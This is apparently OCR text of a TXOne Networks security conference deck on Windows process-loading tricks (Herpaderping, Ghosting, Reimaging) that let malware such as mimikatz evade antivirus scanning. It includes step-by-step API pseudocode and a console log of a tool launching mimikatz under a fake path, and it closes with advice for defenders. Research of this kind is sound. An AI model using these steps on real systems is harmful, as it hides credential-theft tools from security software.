
Process Herpaderping

Attacker

dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... ) # write malware into it
        ntdll!ZwCreateProcessEx( section )
        # create the file as a new process
            WriteFile( filePtr, "AAAAAA..." )
            # remember that the file is still controled?
            # this makes it look innocent :)
```

yeah! so mimikatz landed into the process



txOne networks

Process Herpaderping

Attacker

dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... ) # write malware into it
        ntdll!ZwCreateProcessEx( section )
        # create the file as a new process
            WriteFile( filePtr, "AAAAAA..." )
            # remember that the file is still controled?
            # this makes it look innocent :)
                ntdll!RtlCreateProcessParametersEx
                ntdll!ZwCreateThreadEx
```

yeah! so mimikatz landed into the process

Process (dummy.txt)

- PE Header
- .text
- .data
- .idata
- .reloc

txOne networks

miniHerpaderping

https://github.com/aaaddress1/PR0CESS

mimikatz 2.2.0 x64 (oe.eo)


```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

C:\Users\aaaddress1\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaddress1> .\herpaderping.exe
C:\Users\aaaddress1\herpaderping.exe [exe/to/run] [fake/file/path]

PS C:\Users\aaaddress1> .\herpaderping.exe
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe"
>> <#fake/path#>  "C:\Windows\System32\mspaint.exe"
[v] generate dummy file at C:\Users\aaaddress1\AppData\Roaming\dummy.txt
[v] copy PE data from source to dummy file
[v] locate entry @ c7578
[v] create section from C:\toolchain\mimikatz_64.exe
[v] process (00000000000000AC) spawned from section!
[v] setup parameters for PEB ok.
[v] enjoy :)
PS C:\Users\aaaddress1>
```

miniHerpaderping

https://github.com/aaaddress1/PR0CESS



Process Herpaderping

- Herpaderping by @jxy__s
- Works well on even Windows 11 ☺
- …but Windows Defender also can Detect it ☹
  - the well-known Minifilter
  - provide Defender with the ability to scan written files of NTFS

txOne networks

Process Ghosting

Attacker


dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    FileDispositionInfo.DeleteFile = TRUE

# using SetFileInformationByHandle,
# mark it as a temporary (delete-on-close) file.
```

txOne networks


Process Ghosting

Attacker



dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    FileDispositionInfo.DeleteFile = TRUE
    # using SetFileInformationByHandle,
    # mark it as a temporary (delete-on-close) file.
        WriteFile( filePtr, mimikatz, ... )
            ntdll!ZwCreateProcessEx( section )
```



txOne networks

Process Ghosting

Attacker

```
filePtr = fopen( "dummy.txt" , "wb")
FileDispositionInfo.DeleteFile = TRUE
```

using SetFileInformationByHandle,
mark it as a temporary (delete-on-close) file.


```
WriteFile( filePtr, mimikatz, ... )
ntdll!ZwCreateProcessEx( section )
```

dummy.txt

bye :)
vanish from NTFS

```
ntdll!ZwClose( filePtr )
```

it's temporary, right?
the file vanish, once got closed



txOne networks


Process Ghosting

Attacker

dummy.txt

bye :)
vanish from NTFS


```
filePtr = fopen( "dummy.txt" , "wb")
FileDispositionInfo.DeleteFile = TRUE
# using SetFileInformationByHandle,
# mark it as a temporary (delete-on-close) file.
WriteFile( filePtr, mimikatz, ... )
ntdll!ZwCreateProcessEx( section )
ntdll!ZwClose( filePtr )
# it's temporary, right?
# the file vanish, once got closed
ntdll!RtlCreateProcessParametersEx
ntdll!ZwCreateThreadEx
```



txOne networks

miniGhosting

https://github.com/aaaddress1/PR0CESS



Process Ghosting

- Process Ghosting by Gabriel Landau
- Works well on even Windows 11 ☺
- Windows Defender cannot Detect it ☺
  - the well-known Minifilter
  - provide Defender with the ability to scan written files of NTFS
  - But not allowed to scan deleted files of Processes ☺

txOne networks

Process Reimaging

Antivirus Scanner Detection Points

When an Antivirus scanner is active on a system, it will protect against infection by detecting running code which contains malicious content, and by detecting a malicious file at write time or load time.

The actual sequence for loading an image is as follows:

- FileCreate – the file is opened to be able to be mapped into memory.
- Section Create – the file is mapped into memory.
- Cleanup – the file handle is closed, leaving a kernel object which is used for PAGING_IO.
- ImageLoad – the file is loaded.
- CloseFile – the file is closed.

If the Antivirus scanner is active at the point of load, it can use any one of the above steps (1,2 and 4) to protect the operating system against malicious code. If the virus scanner is not active when the image is loaded, or it does not contain definitions for the loaded file, it can query the operating system for information about which files make up the process and scan those files. Process Reimaging is a mechanism which circumvents virus scanning at step 4, or when the virus scanner either misses the launch of a process or has inadequate virus definitions at the point of loading.

Process Reimaging by Eoin Carroll (McAfee)

txOne networks

Process Reimaging


There is currently no documented method to securely identify the underlying file associated with a running process on windows.

This is due to Windows' inability to retrieve the correct image filepath from the NTDLL APIs. This can be shown to evade Defender (MpMsEng.exe/MpEngine.dll) where the file being executed is a "Potentially Unwanted Program" such as mimikatz.exe. If Defender is enabled during the launch of mimikatz, it detects at phase 1 or 2 correctly. If Defender is not enabled, or if the launched program is not recognized by its current signature files, then the file is allowed to launch. Once Defender is enabled, or the signatures are updated to include detection, then Defender uses K32GetProcessImageFileName to identify the underlying file. If the process has been created using our Process Reimaging technique, then the running malware is no longer detected. Therefore, any security service auditing running programs will fail to identify the files associated with the running process.

Process Reimaging by Eoin Carroll (McAfee)

txOne networks

Process Reimaging



Outline

- Modern AV/EDR Real-Time Scan
  - Minifiler based Scan Design
  - AV Scanners Challenges
- The birth of a Process: Malware Loader
- Cases Study in the Wild
  - Black Hat 2017 - Doppelgänging
  - Process Herpaderping
  - Process Ghosting
  - Process ReImaging
- **Conclusion**

txOne networks

Conclusion

- For Security Venders
  - Do not consider only program files/paths as primary detection features
  - Only processes have attack behaviors & should scan the process memory
- For Users
  - Select solutions with active protection
  - Not only Real-Time Protection
  - Zero-Trusted based, EDR, MDR, and XDR

Sheng-Hao Ma
@aaaddress1

Copyright 2022 TXOne Networks